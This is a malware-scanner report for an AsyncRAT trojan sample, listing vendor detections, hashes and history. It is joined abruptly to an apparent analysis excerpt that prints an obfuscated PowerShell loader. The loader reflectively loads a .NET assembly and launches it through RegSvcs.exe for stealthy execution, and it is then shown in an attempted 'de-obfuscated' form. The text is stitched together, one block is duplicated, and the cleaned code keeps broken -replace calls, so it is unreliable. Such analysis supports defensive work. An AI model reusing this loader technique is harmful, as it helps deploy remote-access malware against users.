Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.asyncrat/msil


Threat categories: trojan dropper

Family labels: asyncrat msil marte

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win.Generic.C4980844	Alibaba	Backdoor:MSIL/AsyncRat.a2786761
AliCloud	Rat:Win/AsyncRAT.Stub	ALYac	Gen:Variant.AsyncRat.Marte.6
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.AsyncRat.Marte.6
Arctic Wolf	Unsafe	Avast	Win32:MalwareX-gen [Drp]
AVG	Win32:MalwareX-gen [Drp]	Avira (no cloud)	TR/Dropper.Gen



Basic properties ⓘ


MD5	88e8cee71f454bc1fa6b3a7741a3bd7d
SHA-1	38a28b1c29b916fa296e3d48e03ddf33a7fbead0
SHA-256	1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798
Vhash	264036555511c08c321d104e
Authentihash	23d9fad78ea0073d415cd33ece58710072d068985add9667e6f12d39ae784049
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	1536:o206lH9kGYrsVqfhuD2a/d97IURE8vU6aoM9EKKbE4I1xgJK8riTRxx:o206lH9kSE8vU6aoM9EvbEpxgtIbx
TLSH	T1BB5319053BE8C01AE3BECF7468F6768445B9F56F2902D91D1C8501DB1672BC2AD42ABF
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (67.7%) | Win64 Executable (generic) (9.7%) | Win32 Dynamic Link Library (generic) (6%) | Win16 NE executable (generic) (4.6…
DetectItEasy	PE32 | Compiler: VB.NET | Library: .NET (v4.0.30319) | Linker: Microsoft Linker (8.0)
Magika	PEBIN
File size	65.00 KB (66560 bytes)
PEiD packer	.NET executable

History ⓘ

Creation Time	2023-10-30 15:08:44 UTC
First Seen In The Wild	2024-01-11 18:17:54 UTC
First Submission	2024-01-11 16:36:37 UTC
Last Submission	2025-12-14 22:07:59 UTC
Last Analysis	2025-11-27 08:41:15 UTC


Names ⓘ

If we dig deeper the mdm.jpg file, we can see more obfuscation like below:



```
Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

Let’s de-obfuscate it as:



```
Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

```
Sleep 5
$HM = 'Load' -replace '', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('NewPE2.PE'-replace  '', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\Windows\Micr'-replace  '', ''
$AC = $NA + 'osoft.NET\Framework\v4.0.30319\RegSvcs.exe'-replace  '', ''
$VA = @($AC, $NKbb)

$CM = 'Invoke'-replace '', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

Seems like attacker uses LOLBin is leveraged for stealthy process execution in this script which is:

C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe